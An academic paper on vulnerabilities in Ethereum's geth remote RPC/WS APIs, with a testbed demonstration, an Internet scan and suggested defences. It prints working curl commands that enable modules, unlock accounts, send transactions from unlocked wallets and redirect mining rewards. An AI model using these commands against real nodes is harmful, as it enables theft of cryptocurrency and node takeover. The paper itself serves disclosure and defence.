Attack and Defence of Ethereum Remote APIs

Xu Wang[1,2], Xuan Zha[1,2], Guangsheng Yu[2], Wei Ni[3], *Senior Member, IEEE*,
Ren Ping Liu[2], *Senior Member, IEEE*, Y. Jay Guo[2], *Fellow, IEEE*, Xinxin Niu[1,4], and Kangfeng Zheng[1]
[1]School of Cyberspace Security, Beijing University of Posts and Telecommunications, Beijing, China
[2]Global Big Data Technologies Centre, University of Technology Sydney, Australia
[3]Data61, CSIRO, Sydney, Australia
[4]State Key Laboratory of Public Big Data, Guizhou, China

***Abstract*—Ethereum, as the first Turing-complete blockchain platform, provides various application program interfaces for developers. Although blockchain has highly improved security, faulty configuration and usage can result in serious vulnerabilities. In this paper, we focus on the security vulnerabilities of the official Go-version Ethereum client (geth). The vulnerabilities are because of the insecure API design and the specific Ethereum wallet mechanism. We demonstrate attacks exploiting these vulnerabilities in an Ethereum testbed. The vulnerabilities are confirmed by the scanning results on the public Internet. Finally, corresponding countermeasures against attacks are provided to enhance the security of the Ethereum platform.**

***Index Terms*—Blockchain, Ethereum, Geth, Vulnerability Analysis and Defence**

I. Introduction

Blockchain technology has proved its real-world value with the potential in providing tamper-resistant and distributed ledger service. Bitcoin, proposed by Satoshi Nakamoto in 2008 [1] is the represent blockchain application in the early stage. Ethereum [2] is the milestone of blockchain 2.0, which emphasizes the potential of providing programmable blockchain applications. It targets to provide a decentralized blockchain platform for applications.

Ethereum is currently the most actively open-source blockchain project [3]. Ethereum Virtual Machine (EVM) and smart contract are the core contributions of Ethereum, which enable developers to program their own applications in an immune and low-cost manner on the basis of blockchain structure. There are more than 250 live decentralized applications based on the Ethereum structure by January 2018 [4]. However, the programmable feature makes Ethereum an attractive target for attackers.

Although claimed to be secured with the immune decentralized records, the openness of the Ethereum bring challenges to the Ethereum security. As Ethereum is open source to the public, the vulnerabilities are exposed to adversaries as well. In the recursive calling vulnerability [5] reported on June, 2016, the hacker(s) leveraged a bug in the smart contract and stole more than 3.5 million ether from the Decentralized Autonomous Organization (DAO), known as the "DAO attack". Several other attacks on Ethereum, including but not limited to state-bloat attack in 2016 [6], and Eclipse attack in 2018 [7], have been reported.

This work was supported, in part, by Ultimo Digital Technologies Pty Ltd under UCOT program.

In this paper, we analyze the vulnerabilities in the term of the Ethereum platform using Go-version Ethereum client (geth), especially the weakness of the remote Application Program Interfaces (APIs), i.e., APIs in Remote Procedure Call (RPC) and Web Socket (WS). Geth provides three API services, i.e., Inter Process Communication (IPC), RPC and WS. IPC can only be used by the local operator. RPC and WS are for remote operators through HTTP and TCP channels, respectively. Geth APIs are stateless [8] and therefore lack of access control. Meanwhile, these channels are plain-text which bring more risks. We demonstrate attacks exploiting the vulnerabilities in an Ethereum testbed. The vulnerabilities are confirmed by the scanning results on the public Internet. We also provide corresponding defence suggestions.

The rest of this paper is organized as follows. Section II surveys related work, followed by the vulnerability analysis in Section III. In Section IV, possible attacks are demonstrated, followed by the scanning results on the public Internet in Section V. Section VI provides defence suggestions, followed by conclusions in Section VII.

II. Related Work

As a key contribution of Ethereum, smart contract enables developers to release their applications on the blockchain platform. On the other hand, the smart contract is open to the public, and vulnerabilities are also exposed to adversaries. A well-known attack on smart contract is the DAO recursive call attack [9]. Adversaries leveraged the flaw in splitting function with a smart contract address, extracted tokens several times with one single call of smart contract and finally drained the target DAO into a child DAO.

There are other attackers on the Etheurum. State-bloat attack aims at the vulnerability in the Ethereum protocol. In 2016, adversaries took underprice EVM instructions to slow down the processing of blocks [10]. This attack generated a growing number of accounts with a low balance, which required more storage to store the current state. The barrage of small transactions sent by adversaries overwhelmed the network and led to the distributed denial-of-service attack (DDoS). Piracy attack reported in March, 2018 leverages the weakness in authentication progress of Geth/Parity RPC API [11]. Adversaries transfer tokens from unlocked accounts in Ethereum by recursively calling *eth_sendTransaction* in the name of unlocked accounts.

First proposed in peer-to-peer networks, Eclipse attacks were reported threatening Bitcoin in 2015 [12]. Eclipse attacks prevent a cryptocurrency user from connecting with honest peers. Adversaries monopolize all incoming and outgoing connections to the target node. As a result, the target node is isolated from honest nodes. In Bitcoin, eclipse adversaries filter information to the target node [12]. In other words, the target nodes can only accept the information that the eclipse adversaries want the target node to believe. Eclipse adversaries can slow down the block transmission rate to target nodes, which makes target nodes waste energy to mine on the old version of blocks. Another attack strategy is that adversaries induce the target nodes to mine on a non-longest chain controlled by attackers [13]. Ethereum was recently reported exposing to Eclipse attacks as well, leveraging the Kademlia peer-to-peer protocol adopted in Ethereum [7]. Other related researches on blockchain security concentrate on consensus protocol, data structures, scripting language and applications [14], [15].

III. Vulnerability Analysis on Ethereum

A. Ethereum Account and Key File

An Ethereum account is a private-public key pair. The public key is equivalent to the Ethereum address, while the private key is used to sign transactions. The private key is protected (locked) by a user's passphrase as the key file in the "keystore" folder [16]. To be specific, a 128-bits secret key is derived from the passphrase by using the scrypt algorithm [17]. The secret key is used to encrypt or decrypt the private key. To use the private key, the private key should be decrypted with the passphrase by using the *unlockAccount* function [18]. The default unlocking duration is 300 seconds. The unlocking duration can be specified. The account can also be manually locked before the unlocking duration expires. In the unlocking duration, connected users can use *sign* function on the name of the unlocked account, even without the passphrase.

B. RPC and WS services

Geth provides RPC and WS services for remote users. The RPC service can be enabled in two methods, i.e., using the *rpc* flag when starting the geth node, or calling the *startRPC* function in the **admin** module [8]. The corresponding instructions are given as follows:

geth –rpc –rpcaddr –rpcport –rpccorsdomain –rpcapi

or

admin.startRPC(rpcaddr, rpcport, rpccorsdomain, rpcapi)

Both methods require four parameters, i.e., *rpcaddr*, *rpcport*, *rpccorsdomain*, and *rpcapi*. Specifically, *rpcaddr* and *rpcport* give the listening IP address and port. The default address and default port are localhost and 8545, respectively. The *rpccorsdomain* is used to evade the cross-domain regulation policy, which is a security mechanism controlling the interaction of a script from one origin with a resource from another origin. The *rpcapi* indicates the enabled API modules.

Remote users can send HTTP POST messages to the geth node to remotely call the RPC APIs. The WS service can be started in a similar way. Note that both RPC and WS services are used in plain-text which increases the risk of information leakage.

C. Modules and APIs

Geth provides various APIs, enabling users to interact with Ethereum. APIs are organized in different modules. The modules are independently enabled and the user can only call the functions in the enabled modules. The principal modules include **admin**, **eth**, **personal**, **miner**, **txpool** [8].

The **admin** module includes geth management APIs. The **eth** module includes blockchain related APIs. The **personal** module includes wallet related APIs. The **miner** module includes block mining related APIs. The **txpool** module includes the transaction pool related APIs.

Note that most APIs are used without access control, which is a vulnerability for adversaries to exploit.

IV. Attack Demonstrations

A. Testbed

The final purpose of adversaries is gaining financial benefit, via transferring digital currency directly or deploying smart contracts to invade property indirectly. We focus on specific vulnerabilities in the Ethereum. Attacks on the Internet and other blockchains are out of scope in this paper.

Fig. 1 illustrates our testbed. We set up a private Ethereum network for a testing purpose. The private Ethereum network has the same APIs with the public Ethereum network. Therefore, the analyzed vulnerabilities and attacks in this paper are also applicable to the public Ethereum network. The vulnerabilities are the same in RPC and WS services. We use the RPC service for demonstration.



Fig. 1. The topology of the testbed.

The adversary uses cURL [19] to access RPC services and uses Wireshark [20] to capture traffic. In the case that an adversary and a user connect to the same geth node via the same AP, the adversary is able to capture the traffic between the user and the geth node. In the case of a public network, adversaries may not be able to capture the traffic but still can exploit the vulnerabilities of the RPC service.

In the testbed, the geth node running geth 1.8.0 [21] connects to the private Ethereum network. Meanwhile, the geth node provides RPC services for remote users. A user connects to the geth node by employing the RPC service via an access point (AP). The user's key file is saved in the geth node. The geth node is a trusted node without malwares.

In this section, we exploit vulnerabilities in Section III to launch attacks on RCP and WS. Attacks on the target geth node are executed and attack results are demonstrated. The

figures with the black background in this section are the geth consoles of the geth node. The figures with the white background show commands that the adversary send to the geth node and corresponding results.

```
curl -H "Content-Type:application/json" -X POST --data
'{"jsonrpc":"2.0","method":"eth_accounts","params":[""],"id":1}' 172.20.10.3:8545
```

Fig. 2. An example of RPC call using cURL tool.

Fig. 2 is an example of commands used in this section. *curl* starts the cURL tool. *method* indicates the specific module and function of the remote call. *params* gives the parameters of the called function. *id* is used to identify this RPC call. *172.20.10.3:8545* illustrates the target host and port. Other commands in this section can be similarly explained and will be omitted in the rest of the paper.

B. Module-enabling Attack

Geth does not provide APIs to dynamically enable modules while providing the RPC/WS service. Modules can be enabled by stopping and then restarting RPC/WS, on condition that the geth provides RPC/WS service with the **admin** module enabled. Without identity authentication, anyone including the adversary can enable any module, once the geth node provides RPC/WS service and enables the **admin** module.

Fig. 3 shows that the target node starts RPC on the geth node. Specifically, the IP address of the RPC service is *172.20.10.3*. The RPC port is *8545* as default. The RPC service enables the **admin** module only. In this case, adversaries are not able to call the APIs excludes the APIs in the **admin** module nor attach WS service.

```
MacBook-Air:~$ ~/geth/ucot/build/bin/geth --datadir ~/d
bft_data/aws_data --identity "air1" --rpc --rpcport 8545 --rpccorsdomain
"*" --rpcaddr "172.20.10.3" --networkid 15 --port 30300 --rpcapi "admin"
--nodiscover --light console
```

Fig. 3. The geth node starts RPC and enables the **admin** module only.

We demonstrate the case that adversaries target to enable more modules. Adversaries leverage **admin** module to enable other modules. To maintain connection, adversaries need to start WS service before close and restart the RPC service. The attack is achieved in three steps:

- Start WS service: The adversary calls the *admin_startWS* function to start the WS service and enable **db**, **eth** and other modules as shown in Fig. 4. According to the result, *true*, the targeted geth has started WS service.
- Attach the WS service: In the demonstration, we bind the WS service by using *geth attach ws:172.20.10.3:3332*, where *3332* is the WS port. As shown in Fig. 4, the WS service has been opened and attached.
- Restart the RPC service and enable more modules: The adversary stops the current RPC service by calling *admin.stopRPC* and then restarts the RPC with all/any required modules by calling *admin.startRPC* in the console.

C. Passphrase-extraction Attacks

Because the private key is protected by a passphrase, adversaries with the passphrase can use the private key on the behalf of the account owner, such as sign data, send transactions,. Two different methods are present to extract the passphrase.

```
MacBook-Pro:$ curl -H
"Content-Type:application/json" -X POST --data '
{"jsonrpc":"2.0","method":"admin_startWS","param
s":["172.20.10.3",3332,"*","db,eth,net,personal,
admin,miner,web3"],"id":1}' 172.20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":true}
MacBook-Pro:$ geth att
ach ws://172.20.10.3:3332
Welcome to the Geth JavaScript console!
```

Fig. 4. The adversary attaches the geth node through WS service.

1) Passphrase sniffer: A user can remotely call the *personal_unlockAccount* function to unlock its account. However, the function and the parameters, including the passphrase, are transmitted in plaintext, which provides adversaries opportunities to sniffer the passphrase.

This attack requires two conditions: the adversary has the ability to capture the traffic between the geth node and the remote user; and the user calls the *personal_unlockAccount*.

```
$ curl -H "Content-Type:appl
ication/json" -X POST --data '{"jsonrpc":"2.0","method":"per
sonal_unlockAccount","params": ["0x0a1a3d22066013bc76f295b1f
5b07918305e147c","123456",30],"id":1}' 172.20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":true}
```

Fig. 5. The account is unlocked by calling *personal_unlockAccount*.

Fig. 5 is the account unlocking process by calling the *personal_unlockAccount*. Three parameters are required, i.e., the account starting with 0x, the passphrase *123456* and the unlocking duration. According to the result, *true*, the account is unlocked with the correct passphrase.

The adversary can sniffer on the network to extract the account and corresponding passphrase. Fig. 6 is the corresponding sniffer result by using Wireshark. The account and passphrase are highlighted. The adversary can check the correctness of the passphrase by validating the unlock result.

```
▼ Member Key: method
    String value: personal_unlockAccount
    Key: method
▼ Member Key: params
  ▼ Array
      String value: 0x0a1a3d22066013bc76f295b1f5b07918305e147c
      String value: 123456
```

Fig. 6. The passphrase is sniffed from the captured traffic.

2) Brute force attack: We also note that there is no limitation on retrying the unlock account calls, because the RPC and WS services are stateless [8]. The *personal_unlockAccount* function is realized in the source code of "/internal/ethapi/api.go". The code does not record the refused times nor the last failure time. As a result, the adversaries are able to keep on trying passphrases to find the correct one. This attack requires that the geth node provides the RPC/WS service and enables the **personal** module.

Fig. 7 compares the time consumption of the brute force attack on geth nodes running on different machines, where the time cost of 5, 10, 15 and 20 passphrases are compared. The labels, i.e., MBP, MBA, Mobile and RP, denote that geth nodes are run on MacBook Pro, MacBook Air, Mobile phone and Raspberry Pi, respectively. The figure shows that the efficiency of the brute force attack depends on the geth node performance, where the attack with 20 passphrases takes less than 20 seconds on MBP. The RP, on contrast, requires more than 120 seconds to fulfill the same task.



Fig. 7. The time consumption of the brute force attack on geth nodes running on different machines, where 5, 10, 15 and 20 passphrases are considered.

D. Denial-of-Service Attack

The protection mechanism on the private keys provides adversaries a chance to deploy the Denial-of-Service (DoS) attack, by extending the brute force attack. The is based on the fact that the scrypt algorithm, used to protect the private key, needs massive memory and computation. Adversaries can continuously and parallelly send unlocking requests to delay/stop other requests of benign users. This attack requires that the geth node provides the RPC/WS service and enables the **personal** module.

Fig. 7 confirms that unlocking the account needs a long time. The time consumption linearly grows with the number of unlocking requests. The MacBook Pro needs about one second to try a single unlocking request. Fig. 8 presents the result of the DoS attack, where the adversary keeps calling the *personal_unlockAccount* function in 40 threads. Before the DoS attack, shown as the top of Fig. 8, the geth instance only consumes around 65MB memory and 0.1% CPU. During the DoS attack, shown as the bottom of Fig. 8, the geth consumes around 7.8GB memory and 213% CPU (more than two cores). The time to unlock an account is significantly extended from less 1s to minutes or longer.

```
                    $ ps -p 70636 -o time
    TIME COMM             RSS %MEM CPU  %CPU
 0:00.82 ./bin/geth-18  65468  0.4   0   0.1
                    $ ps -p 70636 -o time
    TIME COMM             RSS %MEM CPU  %CPU
1:02.44 ./bin/geth-18 7836372 46.7   0 213.6
```

Fig. 8. The memory and CPU usage of the geth node under DoS attack.

E. Piracy Attack

Piracy attack refers to the attack that the adversary signs data or sends transactions through RPC or WS services in the name of the target accounts, after the adversary remotely unlocks accounts or discovers unlocked accounts.

This attack can be fulfilled with three conditions, i.e., the adversaries have access to unlocked accounts; the geth node provides RPC/WS service and enables the **eth** module; geth node has the target user's key file. The adversaries obtain the access to unlocked accounts via two methods.

1) Unlock account using obtained passphrase: Adversaries can unlock the target account by calling the *personal_unlockAccount* as shown in Fig. 5. The passphrase can be pre-obtained by the passphrase-extraction attack.

After unlocking the account, adversaries are able to use the identity of the target user. A typical attack is stealing the balance from the target user by calling the function *eth_sendTransactions*.

```
sonal_unlockAccount","params": ["0x0a1a3d22066013bc76f295b1f
5b07918305e147c","123456",30],"id":1}' 172.20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":true}
```

Fig. 9. Adversaries can unlock the account with the sniffed passphrase and then send transactions from the unlocked account.

2) Swoop on unlocked account: This attack requires that the target account has been unlocked by others. The adversary can send transactions in the name of the unlocked account, even without the passphrase [11]. This is because the *eth_sendTransactions* function only requires an unlocked account instead of the passphrase.

In this attack, adversaries first obtain the accounts on the geth node by calling *eth_accounts*. Then, adversaries keeps calling the function *eth_sendTransaction*. If the account is locked (unlocked), the function call will be refused (accepted), as shown in Fig. 10.

```
_sendTransaction","params":[{"from": "0x0a1a3d22066013bc76f2
95b1f5b07918305e147c","to": "0x8c9c2121ce7a17e3bfa74dab35b45
3ea662a38ea","value": "0x1","data": "0x7684"}],"id":1}' 172.
20.10.3:8545
{"jsonrpc":"2.0","id":1,"error":{"code":-32000,"message":"au
thentication needed: password or unlock"}}
                                    $ curl -H "Content-Type:appl
ication/json" -X POST --data '{"jsonrpc":"2.0","method":"eth
_sendTransaction","params":[{"from": "0x0a1a3d22066013bc76f2
95b1f5b07918305e147c","to": "0x8c9c2121ce7a17e3bfa74dab35b45
3ea662a38ea","value": "0x1","data": "0x7684"}],"id":1}' 172.
20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":"0xb38841bc8fabe3b4e1e79e9c
1c29ad47ab5be82f353dde3deace8bd393abc82a"}
```

Fig. 10. Adversaries can send transactions while the account is unlocked.

Compared with Fig. 9, the adversary in Fig. 10 does not need the passphrase. This is achieved when the target account is unlocked.

F. Eclipse Attack

Randomized protocol in Ethereum defines that any node connects to a certain number of nodes to maintain a peer-to-peer network. Meanwhile, geth has peer management functions in the **admin** module which provide adversaries opportunities to implement the eclipse attack on the randomized protocol.

```
ication/json" -X POST --data '{"jsonrpc":"2.0","method":"adm
in_peers","id":1}' 172.20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":[{"id":"3ad9b09515d1ee55215
ee4fefdd8e8dcd2e687ec6c16f527ee85aa58e7f8cdeab41287fb8c4c41d
```

Fig. 11. Adversaries check connections of the geth node.

This attack can be fulfilled in the case that geth provides the RPC/WS service and enables the **admin** module. This attack can be achieved in three steps:

- Check the existing connections of the geth node: The adversaries first call the *admin_peers* function as shown in Fig. 11. Neighbours are indicated by *id*.
- Remove the existing connections: Adversaries use *admin_removePeer* to break all the connections. The parameter is the connection id obtained in the last step.
- Occupy all the connections: In the last step, adversaries occupy all connections to the targeted node via recursively calling the *admin_addPeer* function. The parameters are the IDs of adversaries' Ethereum nodes.

G. Steal Mining Reward

In Ethereum a reward is given to the coinbase specified by the block miner, which can be an arbitrary Ethereum account. This attack can be fulfilled in the case that the geth provides RPC/WS service and enables the **miner** module.

Adversaries call the *miner_setEtherbase* to change the coinbase to a designated address as shown in Fig. 12. The designated address is used as the receiver of the mining reward and does not need the private key. After setting the coinbase, adversaries can start the block mining by calling the *miner_start* function on the target node to earn rewards.

```
ication/json" -X POST --data '{"jsonrpc":"2.0","method":"min
er_setEtherbase","params":["0x8c9c2121ce7a17e3bfa74dab35b453
ea662a38ea"],"id":1}' 172.20.10.3:8545
{"jsonrpc":"2.0","id":1,"result":true}
```

Fig. 12. The adversary changes the coinbase.

H. Summary of Attacks

We illustrate six attacks with different attacking effects and targets in this section. Although ever single attack has limited influence on Ethereum, adversaries can leverage more than one attack to launch a complex one. To be specific, Module-enabling and passphrase-extraction attacks are the basic attacks providing available module(s) and accesses to target accounts required by other attacks. Piracy attack is intuitional to transfer tokens from the target account. Steal mining reward occupies the mining reward and invades the financial benefits of legal miners. DoS and Eclipse attacks, on the other hand, target to degrade the geth node performance.

V. Internet Scan Result

Our scanning targets at 4065 nodes in the public Internet providing the RPC service on port 8545. The scanning ran once on 16th June 2018 based on the list from Shodan [22]. The scanning results can be time-varying because the blockchain network state keeps on changing. We find 2,165 active nodes consisting of 460 Ethereum blockchain nodes and 1,705 nodes in Ethereum-based third-party blockchains. The chains are distinguished by comparing their genesis blocks. Many nodes cannot be connected during our scanning due to the fact that the node list from Shodan is not real-time.

We are interested in the nodes in the Ethereum network and proceed to scan the enabled modules, Ethereum accounts and their balances of the 460 Ethereum nodes. Fig. 13 shows the number of enabled modules of the nodes. We can see that almost all the nodes enable **eth**, **web3** and **net** modules. Although vulnerable, there are 45 and 152 nodes enabling the **admin** module and the **personal** module, respectively.



Fig. 13. Enabled modules of the 460 Ethereum nodes.

We then scan the accounts in the active Ethereum nodes. Our scanning result indicates that most Ethereum nodes, i.e., 358 nodes, do not have Ethereum accounts. This is because they can be just used as Ethereum servers providing blockchain services, e.g., transactions/blocks forwarding and querying. We find 10,000 blockchain accounts (9,394 different accounts) in the rest 102 nodes, where 7 accounts (6 different accounts) are unlocked and 9,993 accounts (9,388 different accounts) are locked. The account states can be checked by calling the *personal_listWallets* or trying to sign arbitrary data with the *eth_sign* function. The histogram of the number of locked accounts per node is given in Fig. 14, where every node has at least one account. We find that a node has up to 5,486 accounts owning 0.18 ETH in total. On the other hand, more than half of the nodes, i.e., 61 nodes, have less than 6 accounts. Although these accounts are locked during the scanning, they are exposed to the piracy attack analyzed in Section IV-E2.



Fig. 14. Histogram of the number of locked accounts per node.

We proceed to count the balances of the accounts. The balances of the 9,394 accounts are queried from etherscan when the Ethereum blockchain is at the height of 5,799,041 [23]. Most of the accounts, i.e., 9,277 accounts, do not have any tokens when they are queried. There is an unlocked Ethereum account having 599.9 ETH. On the other hand, the node owning the account enables all the modules. As a result, the balance can be transferred without permission. The rest of 116 accounts are locked and have 19.88 ETH in total. Fig. 15 shows the histogram of balance per locked account. We can see that almost all of the accounts have a small amount of tokens. The richest account has 4.03 ETH.



Fig. 15. Histogram of the balance per locked account.

VI. Attack Defence

In this section, we present countermeasures to tackle the attacks. These defence measures are suggested to be combined to enhance the security against various attacks.

- Add Access Control and Encrypt The Traffic

The risk of RPC and WS raises from two aspects, i.e., lack of access control and plaintext-transmission. An easy way to

enhance security is deploying a security agent between geth and users. The agent can connect users via security-enhanced protocols, e.g., HTTPS, to hide the sensitive information. The agent can also add access control to filter illegal calls.

- Separate Key Files and The Geth

A secure way is separating the transaction signing and transaction forwarding. Specifically, a geth without key files running in wide area network (WAN) provides blockchain query and P2P services. Key files are stored in a secured place, e.g., another geth with IPC only, to sign transactions locally. The signed transactions are forwarded to the whole network through the geth in WAN.

- Configure The IP and Port

The IP address and listening port of geth should be carefully configured to restrict the access. The listening IP address can be configured, which lets the RPC and WS services can be accessed by the local machine, LAN or WAN. The geth node should minimum the user range. The geth can use private port numbers to reduce the risk of disclosure because scanners have to go through a large number of private ports to detect the non-default ports.

- Limit The Used Modules

We find that **admin**, **personal**, **eth**, **miner** modules are highly risky. As a result, the geth node should avoid enabling the unnecessary modules without extra access control mechanism. **eth** module provides basic blockchain services, e.g., blockchain querying, which are used in high frequency.

- Lock Accounts Timely

Locking accounts immediately after signing transactions can shorten the account unlock duration and therefore reduce the risk of piracy attack. However, this method cannot perfectly tackle the piracy attack. The adversary can continually call the transaction sending function to achieve attack. Other measures, including enhancing access control, can be combined with this method to secure unlocked accounts.

- Use Multi-signature to Protect Property

The property can be protected by the multi-signature technology where the currency can only be spent with at least predefined number of approvals. In other words, the currency cannot be stolen with a single compromised account.

- Traditional Security

Traditional security solutions, e.g., firewall and intrusion detection system (IDS), also benefit the geth security. For example, the IDS can monitor the usage of the function *personal_unlockAccount* and then update the firewall policy to stop the brute force attack.

VII. Conclusion

This paper analyzed existing security vulnerabilities in the term of Ethereum platform using geth, especially the weakness of the remote APIs. The stateless APIs lack of access control. Also, RPC and WS services are used in plain-text which brings more risks. We demonstrated the attacks exploiting the vulnerabilities in an Ethereum testbed. The public Ethereum network was scanned, and the risk was assessed. We also provided corresponding defence suggestions in Ethereum.

References

[1] S. Nakamoto, "Bitcoin: A peer-to-peer electronic cash system," 2008.
[2] "Ethereum," https://www.ethereum.org, 2017-05.
[3] T. K. Sharma, "Will 2018 Be Beneficial For Ethereum?" 2018-01-11. [Online]. Available: https://www.blockchain-council.org/blockchain/will-2018-be-beneficial-for-ethereum
[4] J. Liebkind, "How Did Ethereum's Price Perform In 2017?" https://www.investopedia.com/news/how-did-ethereums-price-perform-2017/, 2018-01-2.
[5] "Deconstructing the DAO Attack: A Brief Code Tour," http://vessenes.com/deconstructing-thedao-attack-a-brief-code-tour/, 2016-6.
[6] "Long-term gas cost changes for IO-heavy operations to mitigate transaction spam attacks," https://github.com/ethereum/eips/issues/150, 2016.
[7] E. H. Yuval Marcus and S. Goldberg, "Low-resource eclipse attacks on ethereum's peer-to-peer network," p. 15, Jan 2018. [Online]. Available: https://www.cs.bu.edu/ goldbe/projects/eclipseEth.pdf
[8] "JSON RPC," https://github.com/ethereum/wiki/wiki/JSON-RPC, 2018.
[9] "Study case: the 2016-06-17 attack," https://daowiki.atlassian.net/wiki/spaces/DAO/pages/7209155/Attack, 2016-7-25.
[10] D. Meegan, "Ethereum Continues to Suffer From DDoS Attacks," https://www.ethnews.com/ethereum-continues-to-suffer-from-ddos-attacks, 2016-10-06.
[11] S. S. Team, "Billions of Tokens Theft Case cause by ETH Ecological Defects," https://paper.tuisec.win/detail/eb44c15d3627fe2, 2018-3-20.
[12] E. Heilman *et al.*, "Eclipse attacks on bitcoin's peer-to-peer network," in *24th USENIX Security Symposium (USENIX Security 15)*. USENIX Association, 2015, pp. 129–144.
[13] K. Nayak *et al.*, "Stubborn mining: Generalizing selfish mining and combining with an eclipse attack," in *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, March 2016, pp. 305–320.
[14] A. Gervais *et al.*, "On the security and performance of proof of work blockchains," in *Proc. 23rd ACM SIGSAC Conf. on Comput. and Commun. Security. (CCS '16)*. ACM, 2016, pp. 3–16.
[15] E. K. Kogias *et al.*, "Enhancing bitcoin security and performance with strong consistency via collective signing," in *25th USENIX Security Symposium (USENIX Security 16)*, 2016, pp. 279–296.
[16] "What is an Ethereum keystore file?" https://medium.com/@julien.m./what-is-an-ethereum-keystore-file-86c8c5917b97, 2017-12-11.
[17] C. Percival, "Stronger key derivation via sequential memory-hard functions," *Self-published*, pp. 1–16, 2009.
[18] "Managing your accounts," https://github.com/ethereum/go-ethereum/wiki/Managing-your-accounts, 2017-12-21.
[19] "curl," https://curl.haxx.se, 2018-03-14.
[20] A. Orebaugh, G. Ramirez, and J. Beale, *Wireshark & Ethereal network protocol analyzer toolkit*. Elsevier, 2006.
[21] "go-ethereum," https://github.com/ethereum/go-ethereum/releases, 2018.
[22] "Ethereum RPC enabled-Shodan Search," 2018-6-16. [Online]. Available: https://www.shodan.io/search?query=Ethereum+RPC+enabled
[23] "Etherscan," 2018-6-16. [Online]. Available: https://etherscan.io